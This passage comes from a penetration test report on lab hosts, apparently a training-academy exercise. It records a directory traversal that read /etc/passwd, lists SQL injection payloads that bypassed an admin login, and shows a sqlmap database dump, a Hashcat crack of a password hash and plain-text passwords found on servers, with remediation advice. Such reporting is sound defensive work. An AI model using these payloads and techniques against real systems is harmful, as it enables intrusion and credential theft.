network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin tss:x:104:110:TPM software stack,,,:/var/lib/tpm:/bin/false
messagebus:x:105:111::/nonexistent:/usr/sbin/nologin usbmux:x:106:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin
/nologin rtkit:x:107:114:RealtimeKit,,,:/proc:/usr/sbin/nologin dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin
/nologin avahi:x:109:115:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:110:29:Speech
Dispatcher,,,:/run/speech-dispatcher:/bin/false pulse:x:111:116:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:112:119::/var/lib/saned:/usr/sbin/nologin colord:x:113:120:colord colour management daemon,,,:/var/lib/colord:
/usr/sbin/nologin geoclue:x:114:121::/var/lib/geoclue:/usr/sbin/nologin Debian-gdm:x:115:122:Gnome Display Manager:/var
/lib/gdm3:/bin/false techsupport:x:1000:1000:techsupport,,,:/home/techsupport:/bin/bash systemd-
coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

Directory traversal reveals /etc/passwd file showing usernames on App1 system

3.2.2 SQL Injection – Soc 6


Target:
192.168.1.101 (Soc 6)

Description:
Our team discovered the web app for 192.168.1.101 was vulnerable to SQL injection. A SQL injection attack involves inserting or "injecting" SQL queries into the input data location from the client to the application, or web application in this case. A successful SQL injection exploit can read sensitive data from the database, modify database data, execute administration operations on the database, and recover the content of a given file. We utilized Burp Suite to automated SQL injection against the target by capturing a GET request from the target's web app, then used a predefined set of SQL injections until we found an injection that had a 200 status code (indicating the request succeeded) and a length that was different from the GET request from the target web app (different than 860 in this case).

Remediation:


We suggest implementing the following: prepared statements (parameterized queries) to distinguish between code and data, input validation or query redesign to inhibit a user from discovering the names of tables or columns and the sort order indicator (ASC or DESC), and least privilege to minimize the privileges assigned to every database account in the Divergence Academy enterprise environment.

Proof of Vulnerability:



Request	Payload	Status code	Error	Timeout	Length	Comment
37	admin' #	200	□	□	779	
38	admin'/*	200	□	□	779	
39	admin' or '1'='1	200	□	□	779	
41	admin' or '1'='1'#	200	□	□	779	
42	admin' or '1'='1'/*	200	□	□	779	
43	admin'or 1=1 or ''='	200	□	□	779	
46	admin' or 1=1#	200	□	□	779	
47	admin' or 1=1/*	200	□	□	779	
0		200	□	□	860	
1	'-'	200	□	□	860	
2	' '	200	□	□	860	
3	'&'	200	□	□	860	
4	'^'	200	□	□	860	
5	'*'	200	□	□	860	
6	' or ''-'	200	□	□	860	
7	' or '' '	200	□	□	860	
8	' or ''&'	200	□	□	860	
9	' or ''^'	200	□	□	860	
10	' or ''*'	200	□	□	860	
11	"-"	200	□	□	860	
12	" "	200	□	□	860	
13	"&"	200	□	□	860	
14	"^"	200	□	□	860	
15	"*"	200	□	□	860	
16	" or ""-"	200	□	□	860	
17	" or "" "	200	□	□	860	
18	" or ""&"	200	□	□	860	
19	" or ""^"	200	□	□	860	
20	" or ""*"	200	□	□	860	
21	or true--	200	□	□	860	
22	" or true--	200	□	□	860	
23	' or true--	200	□	□	860	
24	") or true--	200	□	□	860	
25	') or true--	200	□	□	860	
26	' or 'x'='x	200	□	□	860	
27	') or ('x')=('x	200	□	□	860	
28	')) or (('x'))=(('x	200	□	□	860	
29	" or "x"="x	200	□	□	860	
30	") or ("x")=("x	200	□	□	860	
31	")) or (("x"))=(("x	200	□	□	860	
32	or 1=1	200	□	□	860	

Burp Suite automated SQL injections against the target



Remote System Administration Login

Username: admin' #

Password:

Sql injection of admin' # allowed us to bypass the username/password fields


3.2.3 SQL Injection Username & Password Enumeration

Target:
192.168.1.111 (Soc 2)

Description:
Our team discovered the web app for 192.168.1.111 was vulnerable to SQL injection. A SQL injection attack involves inserting or "injecting" SQL queries into the input data location from the client to the application, or web application in this case. A successful SQL injection exploit can read sensitive data from the database, modify database data, execute administration operations on the database, and recover the content of a given file. We utilized Burp Suite to automated SQL injection against the target by capturing a GET request from the target's web app, then used a predefined set of SQL injections until we found an injection that had a 200 status code (indicating the request succeeded) and a length that was different from the GET request from the target web app (different than 879 in this case). After finding a SQL injection that allowed us to bypass the admin page, we ran SQLmap on our attacker machine to enumerate the SQL database. The database returned a hashed password for the user lhillard and was cracked utilizing the rockyou.txt file in Hashcat.


Remediation:
We suggest implementing the following: prepared statements (parameterized queries) to distinguish between code and data, input validation or query redesign to inhibit a user from discovering the names of tables or columns and the sort order indicator (ASC or DESC), and least privilege to minimize the privileges assigned to every database account in the Divergence Academy enterprise environment.

Proof of Vulnerability:




Request	Payload	Status code	Error	Timeout	Length
0		200	☐	☐	328
1		200	☐	☐	880
2	'-'	200	☐	☐	328
3	' '	200	☐	☐	328
4	'&'	200	☐	☐	328
5	'^'	200	☐	☐	328
6	'*'	200	☐	☐	328
7	' or ''-'	200	☐	☐	328
8	' or '' '	200	☐	☐	328
9	' or ''&'	200	☐	☐	328
10	' or ''^'	200	☐	☐	327
11	' or ''*'	200	☐	☐	327
12	"-"	200	☐	☐	540
13	" "	200	☐	☐	879
14	"&"	200	☐	☐	540
15	"^"	200	☐	☐	540
16	"*"	200	☐	☐	540
17	" or ""-"	200	☐	☐	879
18	" or "" "	200	☐	☐	879
19	" or ""&"	200	☐	☐	879
20	" or ""^"	200	☐	☐	879
21	" or ""*"	200	☐	☐	879
22	or true--	200	☐	☐	327
23	" or true--	200	☐	☐	538
24	' or true--	200	☐	☐	327
25	") or true--	200	☐	☐	549
26	') or true--	200	☐	☐	327
27	' or 'x'='x	200	☐	☐	327
28	') or ('x')=('x	200	☐	☐	327
29	')) or (('x'))=(('x	200	☐	☐	327
30	" or "x"="x	200	☐	☐	879
31	") or ("x")=("x	200	☐	☐	552
32	")) or (("x"))=(("x	200	☐	☐	556
33	or 1=1	200	☐	☐	328
34	or 1=1--	200	☐	☐	328
35	or 1=1#	200	☐	☐	328
36	or 1=1/*	200	☐	☐	328
37	admin' --	200	☐	☐	328
38	admin' #	200	☐	☐	327
39	admin'/*	200	☐	☐	328

Automated SQL injection with Burp Suite



```
[10:28:36] [INFO] testing MySQL
[10:28:36] [INFO] confirming MySQL
[10:28:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.0
[10:28:36] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[10:28:36] [INFO] fetching current database
[10:28:36] [INFO] fetching tables for database: 'logan'
[10:28:36] [INFO] fetching columns for table 'users' in database 'logan'
[10:28:36] [INFO] fetching entries for table 'users' in database 'logan'
Database: logan
Table: users
[3 entries]
+----+------------------------------------------------------------------------------------------------------------+----------+----
-------+
| id | pass                                                                                                       | user     | pos
ition  |
+----+------------------------------------------------------------------------------------------------------------+----------+----
-------+
| 1  | $6$kHDhSiUjT2BLLXnc$EpaKnq26PAkfW9jZ8CIctI.mJua4yg1NXVmqp.girHCP7BpKoe1Sm4ns8wVwlcsFlsngUpzMp1DZeigEYW1vv1 | lhillard | sys
admin  |
| 2  | --not allowed--                                                                                            | ted      | dev
eloper |
| 3  | --not allowed--                                                                                            | ralph    | pen
tester |
+----+------------------------------------------------------------------------------------------------------------+----------+----
-------+

[10:28:36] [INFO] table 'logan.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.111/dump/logan/users.csv'
[10:28:36] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.111'

[*] ending @ 10:28:36 /2024-02-13/
```

SQLmap database dump revealing hashed password for the user lhillard



```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$6$kHDhSiUjT2BLLXnc$EpaKnq26PAkfW9jZ8CIctI.mJua4yg1NXVmqp.girHCP7BpKoe1Sm4ns8wVwlcsFlsngUpzMp1DZeigEYW1vv1:batman

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$kHDhSiUjT2BLLXnc$EpaKnq26PAkfW9jZ8CIctI.mJua4yg1...YW1vv1
Time.Started.....: Tue Feb 13 11:28:11 2024 (0 secs)
Time.Estimated...: Tue Feb 13 11:28:11 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      796 H/s (3.76ms) @ Accel:256 Loops:64 Thr:1 Vec:2
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 256/14344385 (0.00%)
Rejected.........: 0/256 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> freedom

Started: Tue Feb 13 11:28:07 2024
Stopped: Tue Feb 13 11:28:12 2024
```

Hashcat showing the hashed password for lhillard as batman


3.2.4 Improper Password Management

Targets:
192.168.1.124 (FS1) & 192.168.1.123 (DHCP1)

Description:
After exploiting the password reuse attack describe in section 3.1.6, our team started enumerating the documents on each machine to determine if we could leverage this information to attack additional machines. We discovered the passwords for the admin account (which we could not gain access to the enterprise network with) and Randy, the tech support for your organization, stored in plain-text on two separate servers.


Remediation:
We recommend storing all passwords in hashed format as recommended by NIST 800-63B.

Proof of Vulnerability:



```
Standard stuff here

Networking information:
192.168.10.0/24, no idea why they set it up this way
255.255.255.0
192.168.10.1 DGW
admin:Pentesting is fun22!!

This guy Randy McLovin is a pretty cool guy and we discussed some
security concepts. I think I need to upgrade my environment. He
let me know that my AD is pretty susceptible. Told me about a tool
called pingcastle that I can run to verify some of my security
settings. Good to know. He also let me know that I should be mindful
of another tool called responder. Not sure what this one does;
be sure to look it up later.
```

Improper password storage (plain-text password) on FS1 server



```
I saw that Randy had written down his password, and I jotted it down real quick

delete this later

Sup3rS3cr3t!!
```

Improper password storage (plain-text password) on DHCP1 server


(THE REST OF THE PAGE WAS INTENTIONALLY LEFT BLANK)

4. Appendix

4.1 Network Scan Results


Nmap service scan: Network Mapper (Nmap) is an open-source Linux command-line tool used to scan IP addresses and ports in a network. The Nmap service scan option allows the user to ascertain the types of services running on each port along with the version of each running service.

4.1.1 Nmap service scan for 192.168.1.108 (Soc 1)




```
┌──(kali㉿kali2)-[~/internal/192.168.1.108]
└─$ cat service_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 14:22 CST
Nmap scan report for 192.168.1.108
Host is up (0.055s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: SOC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 107.94 seconds
```

4.1.2 Nmap service scan for 192.168.1.111 (Soc 2)




```
┌──(kali㉿kali2)-[~/internal/192.168.1.111]
└─$ cat service_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 14:25 CST
Nmap scan report for 192.168.1.111
Host is up (0.057s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
